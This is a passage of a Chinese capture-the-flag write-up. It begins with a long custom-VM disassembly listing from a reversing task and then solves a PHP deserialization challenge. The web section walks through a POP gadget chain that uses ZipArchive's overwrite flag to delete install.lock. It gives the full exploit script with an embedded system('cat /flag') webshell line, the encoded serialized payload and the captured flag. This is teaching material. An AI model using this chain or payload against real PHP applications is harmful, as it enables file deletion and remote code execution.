0022: ADD R0, R4 R0=C0+(C0>>C0)|(C1<<C0)
0026: MOV R2, R0 R2=R0
002A: MOV R3, R0 R3=R0
002E: SHR R2, R7 R2=R0>>C0
0032: SHL R3, R7 R3=R0<<C0
0036: OR R2, R3  R2=R0 | (R0<<C0)
003A: XOR R5, R4 R5=R5^R4
003E: ADD R1, R2 R1=R1+R2=C1+ R0 | (R0<<C0)
0042: PUSH R0
0046: PUSH R1
004A: IN R0
004D: IN R1
0050: MOV R4, R1
0054: MOV R5, R1
0058: MOV R7, R4
005C: SHR R4, R7
0060: SHL R5, R7
0064: OR R4, R5
0068: XOR R5, R4
006C: ADD R0, R4
0070: MOV R2, R0
0074: MOV R3, R0
0078: SHR R2, R7
007C: SHL R3, R7
0080: OR R2, R3
0084: XOR R5, R4
0088: ADD R1, R2
008C: PUSH R0
0090: PUSH R1
0094: IN R0
0097: IN R1
009A: MOV R4, R1
009E: MOV R5, R1
00A2: MOV R7, R4
00A6: SHR R4, R7
00AA: SHL R5, R7
00AE: OR R4, R5
00B2: XOR R5, R4
00B6: ADD R0, R4
00BA: MOV R2, R0
00BE: MOV R3, R0
00C2: SHR R2, R7
00C6: SHL R3, R7
00CA: OR R2, R3
```

```
00CE: XOR R5, R4
00D2: ADD R1, R2
00D6: PUSH R0
00DA: PUSH R1
00DE: CHECK
00E1: IN R0
00E4: IN R1
00E7: MOV R4, R1
00EB: MOV R5, R1
00EF: MOV R7, R4
00F3: SHR R4, R7
00F7: SHL R5, R7
00FB: OR R4, R5
00FF: XOR R5, R4
0103: ADD R0, R4
0107: MOV R2, R0
010B: MOV R3, R0
010F: SHR R2, R7
0113: SHL R3, R7
0117: OR R2, R3
011B: XOR R5, R4
011F: ADD R1, R2
0123: PUSH R0
0127: PUSH R1
012B: IN R0
012E: IN R1
0131: MOV R4, R1
0135: MOV R5, R1
0139: MOV R7, R4
013D: SHR R4, R7
0141: SHL R5, R7
0145: OR R4, R5
0149: XOR R5, R4
014D: ADD R0, R4
0151: MOV R2, R0
0155: MOV R3, R0
0159: SHR R2, R7
015D: SHL R3, R7
0161: OR R2, R3
0165: XOR R5, R4
0169: ADD R1, R2
016D: PUSH R0
0171: PUSH R1
0175: IN R0
0178: IN R1
017B: MOV R4, R1
017F: MOV R5, R1
```

```
0183: MOV R7, R4
0187: SHR R4, R7
018B: SHL R5, R7
018F: OR R4, R5
0193: XOR R5, R4
0197: ADD R0, R4
019B: MOV R2, R0
019F: MOV R3, R0
01A3: SHR R2, R7
01A7: SHL R3, R7
01AB: OR R2, R3
01AF: XOR R5, R4
01B3: ADD R1, R2
01B7: PUSH R0
01BB: PUSH R1
01BF: IN R0
01C2: IN R1
01C5: MOV R4, R1
01C9: MOV R5, R1
01CD: MOV R7, R4
01D1: SHR R4, R7
01D5: SHL R5, R7
01D9: OR R4, R5
01DD: XOR R5, R4
01E1: ADD R0, R4
01E5: MOV R2, R0
01E9: MOV R3, R0
01ED: SHR R2, R7
01F1: SHL R3, R7
01F5: OR R2, R3
01F9: XOR R5, R4
01FD: ADD R1, R2
0201: PUSH R0
0205: PUSH R1
0209: IN R0
020C: IN R1
020F: MOV R4, R1
0213: MOV R5, R1
0217: MOV R7, R4
021B: SHR R4, R7
021F: SHL R5, R7
0223: OR R4, R5
0227: XOR R5, R4
022B: ADD R0, R4
022F: MOV R2, R0
0233: MOV R3, R0
0237: SHR R2, R7
```

```
023B: SHL R3, R7
023F: OR R2, R3
0243: XOR R5, R4
0247: ADD R1, R2
024B: PUSH R0
024F: PUSH R1
0253: IN R0
0256: IN R1
0259: MOV R4, R1
025D: MOV R5, R1
0261: MOV R7, R4
0265: SHR R4, R7
0269: SHL R5, R7
026D: OR R4, R5
0271: XOR R5, R4
0275: ADD R0, R4
0279: MOV R2, R0
027D: MOV R3, R0
0281: SHR R2, R7
0285: SHL R3, R7
0289: OR R2, R3
028D: XOR R5, R4
0291: ADD R1, R2
0295: PUSH R0
0299: PUSH R1
029D: IN R0
02A0: IN R1
02A3: MOV R4, R1
02A7: MOV R5, R1
02AB: MOV R7, R4
02AF: SHR R4, R7
02B3: SHL R5, R7
02B7: OR R4, R5
02BB: XOR R5, R4
02BF: ADD R0, R4
02C3: MOV R2, R0
02C7: MOV R3, R0
02CB: SHR R2, R7
02CF: SHL R3, R7
02D3: OR R2, R3
02D7: XOR R5, R4
02DB: ADD R1, R2
02DF: PUSH R0
02E3: PUSH R1
02E7: IN R0
02EA: IN R1
02ED: MOV R4, R1
```

```
02F1: MOV R5, R1
02F5: MOV R7, R4
02F9: SHR R4, R7
02FD: SHL R5, R7
0301: OR R4, R5
0305: XOR R5, R4
0309: ADD R0, R4
030D: MOV R2, R0
0311: MOV R3, R0
0315: SHR R2, R7
0319: SHL R3, R7
031D: OR R2, R3
0321: XOR R5, R4
0325: ADD R1, R2
0329: PUSH R0
032D: PUSH R1
0331: IN R0
0334: IN R1
0337: MOV R4, R1
033B: MOV R5, R1
033F: MOV R7, R4
0343: SHR R4, R7
0347: SHL R5, R7
034B: OR R4, R5
034F: XOR R5, R4
0353: ADD R0, R4
0357: MOV R2, R0
035B: MOV R3, R0
035F: SHR R2, R7
0363: SHL R3, R7
0367: OR R2, R3
036B: XOR R5, R4
036F: ADD R1, R2
0373: PUSH R0
0377: PUSH R1
037B: IN R0
037E: IN R1
0381: MOV R4, R1
0385: MOV R5, R1
0389: MOV R7, R4
038D: SHR R4, R7
0391: SHL R5, R7
0395: OR R4, R5
0399: XOR R5, R4
039D: ADD R0, R4
03A1: MOV R2, R0
03A5: MOV R3, R0
```

```
03A9: SHR R2, R7
03AD: SHL R3, R7
03B1: OR R2, R3
03B5: XOR R5, R4
03B9: ADD R1, R2
03BD: PUSH R0
03C1: PUSH R1
03C5: IN R0
03C8: IN R1
03CB: MOV R4, R1
03CF: MOV R5, R1
03D3: MOV R7, R4
03D7: SHR R4, R7
03DB: SHL R5, R7
03DF: OR R4, R5
03E3: XOR R5, R4
03E7: ADD R0, R4
03EB: MOV R2, R0
03EF: MOV R3, R0
03F3: SHR R2, R7
03F7: SHL R3, R7
03FB: OR R2, R3
03FF: XOR R5, R4
0403: ADD R1, R2
0407: PUSH R0
040B: PUSH R1
040F: IN R0
0412: IN R1
0415: MOV R4, R1
0419: MOV R5, R1
041D: MOV R7, R4
0421: SHR R4, R7
0425: SHL R5, R7
0429: OR R4, R5
042D: XOR R5, R4
0431: ADD R0, R4
0435: MOV R2, R0
0439: MOV R3, R0
043D: SHR R2, R7
0441: SHL R3, R7
0445: OR R2, R3
0449: XOR R5, R4
044D: ADD R1, R2
0451: PUSH R0
0455: PUSH R1
0459: IN R0
045C: IN R1
```

```
045F: MOV R4, R1
0463: MOV R5, R1
0467: MOV R7, R4
046B: SHR R4, R7
046F: SHL R5, R7
0473: OR R4, R5
0477: XOR R5, R4
047B: ADD R0, R4
047F: MOV R2, R0
0483: MOV R3, R0
0487: SHR R2, R7
048B: SHL R3, R7
048F: OR R2, R3
0493: XOR R5, R4
0497: ADD R1, R2
049B: PUSH R0
049F: PUSH R1
04A3: IN R0
04A6: IN R1
04A9: MOV R4, R1
04AD: MOV R5, R1
04B1: MOV R7, R4
04B5: SHR R4, R7
04B9: SHL R5, R7
04BD: OR R4, R5
04C1: XOR R5, R4
04C5: ADD R0, R4
04C9: MOV R2, R0
04CD: MOV R3, R0
04D1: SHR R2, R7
04D5: SHL R3, R7
04D9: OR R2, R3
04DD: XOR R5, R4
04E1: ADD R1, R2
04E5: PUSH R0
04E9: PUSH R1
04ED: IN R0
04F0: IN R1
04F3: MOV R4, R1
04F7: MOV R5, R1
04FB: MOV R7, R4
04FF: SHR R4, R7
0503: SHL R5, R7
0507: OR R4, R5
050B: XOR R5, R4
050F: ADD R0, R4
0513: MOV R2, R0
```

```
0517: MOV R3, R0
051B: SHR R2, R7
051F: SHL R3, R7
0523: OR R2, R3
0527: XOR R5, R4
052B: ADD R1, R2
052F: PUSH R0
0533: PUSH R1
0537: IN R0
053A: IN R1
053D: MOV R4, R1
0541: MOV R5, R1
0545: MOV R7, R4
0549: SHR R4, R7
054D: SHL R5, R7
0551: OR R4, R5
0555: XOR R5, R4
0559: ADD R0, R4
055D: MOV R2, R0
0561: MOV R3, R0
0565: SHR R2, R7
0569: SHL R3, R7
056D: OR R2, R3
0571: XOR R5, R4
0575: ADD R1, R2
0579: PUSH R0
057D: PUSH R1
0581: IN R0
0584: IN R1
0587: MOV R4, R1
058B: MOV R5, R1
058F: MOV R7, R4
0593: SHR R4, R7
0597: SHL R5, R7
059B: OR R4, R5
059F: XOR R5, R4
05A3: ADD R0, R4
05A7: MOV R2, R0
05AB: MOV R3, R0
05AF: SHR R2, R7
05B3: SHL R3, R7
05B7: OR R2, R3
05BB: XOR R5, R4
05BF: ADD R1, R2
05C3: PUSH R0
05C7: PUSH R1
05CB: IN R0
```

```
05CE: IN R1
05D1: MOV R4, R1
05D5: MOV R5, R1
05D9: MOV R7, R4
05DD: SHR R4, R7
05E1: SHL R5, R7
05E5: OR R4, R5
05E9: XOR R5, R4
05ED: ADD R0, R4
05F1: MOV R2, R0
05F5: MOV R3, R0
05F9: SHR R2, R7
05FD: SHL R3, R7
0601: OR R2, R3
0605: XOR R5, R4
0609: ADD R1, R2
060D: PUSH R0
0611: PUSH R1
0615: CHECK
0618: HALT
--- VM DISASSEMBLY END ---
```

Exp

Web

浅析PHP原生类

php反序列化题目，环境里面默认有install.lock文件，但是没有config.php文件。我们的目的是把php脚本写入config.php。

代码块

```php
class install {
    private $username;
    private $password;

    public function __wakeup() {
        echo "Hello,".$this->username;
    }

    public function __toString() {
        ($this->username)();  // 将$username当作函数调用
```

```
        return "Guest";
    }

    public function __destruct() {
        // 检查install.lock是否存在
        // 如果不存在则写入config.php和install.lock
    }
}
```

我们发现install里面会把username当做函数调用。

代码块

```
class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke() {
        $this->write($this->a, $this->b, $this->c);
    }

    public function write($cla, $file, $cont) {
        $obj = new $cla();            // 动态实例化类
        $obj->open($file,$cont);      // 调用open方法
        return True;
    }
}
```

我们发现write方法可以动态实例化任意类并调用其open()方法

一般的open是不能删文件的，题目这里也提示我们可以指示方法的flag。经过搜索，我们发现可以利用ZipArchive::OVERWRITE的特性。其执行时如果指定的文件已存在，会完全删除该文件，然后创建一个新的空 ZIP 归档，这样我们能够删掉install.lock。

因此我们有以下的调用链：

入口第一层为install，其_wakeup触发echo "Hello,".$this->username。我们把这里的username写成一个对象，这样在echo的时候就会触发其toString。

第二层为install，其toString会被上一层触发，那么它会执行自己的username对象。

第三次为Until，这里的invoke就能调用ZipArchive::OVERWRITE把install.lock删掉。我们同时把php脚本写在这里，会作为字符串被写入未来的config.php。

于是给出exp

```php
<?php

class install {
    public $username;
    public $password;
}
// 此处我们暂时把这两项设置为public方便php脚本进行序列化

class Until {
    public $a; // 要实例化的类名
    public $b; // 要打开的文件名
    public $c; // 打开模式
}

$nuker = new Until();
$nuker->a = "ZipArchive";
$nuker->b = "install.lock";
$nuker->c = 8;
// ZipArchive::open($filename, $flags)特性，当flag为8且目标文件存在，将删除

$nuker->shell = "--> <?php system('cat /flag'); ?> <--";

$trigger = new install();
$trigger->username = $nuker; // 触发 __toString -> __invoke
$trigger->password = "123";

$entry = new install();
$entry->username = $trigger;
$entry->password = "123";

$payload = serialize($entry);

// 前面方便序列化使用了public，这里要修复private属性
$payload = str_replace('s:8:"username"', 's:17:"' . "\0install\0username" . '"', $payload);
$payload = str_replace('s:8:"password"', 's:17:"' . "\0install\0password" . '"', $payload);

echo "Payload:\n" . urlencode($payload) . "\n";
?>
```

给出exp

代码块

```
O%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%
```

```
22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A4%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3Bs%3A5%3A%22shell%22%3Bs%3A37%3A%22--%3E+%3C%3Fphp+system%28%27cat+%2Fflag%27%29%3B+%3F%3E+%3C--%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A3%3A%22123%22%3B%7D
```

提交后显示

代码块

```
Hello,HappyUnserializeHello,GuestAlready installed
```

访问config.php，此处为复现flag

代码块

```
a:2:{s:8:"username";O:7:"install":2:{s:17:"installusername";O:5:"Until":4:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;s:5:"shell";s:37:"--> flag{0597796cbd0865e011db8f24a6eb714f} <--";}s:17:"installpassword";s:3:"123";}s:8:"password";s:32:"202cb962ac59075b964b07152d234b70";}
```

flag{25f94f3c51ea2e7db3dc5cc9743d0ade}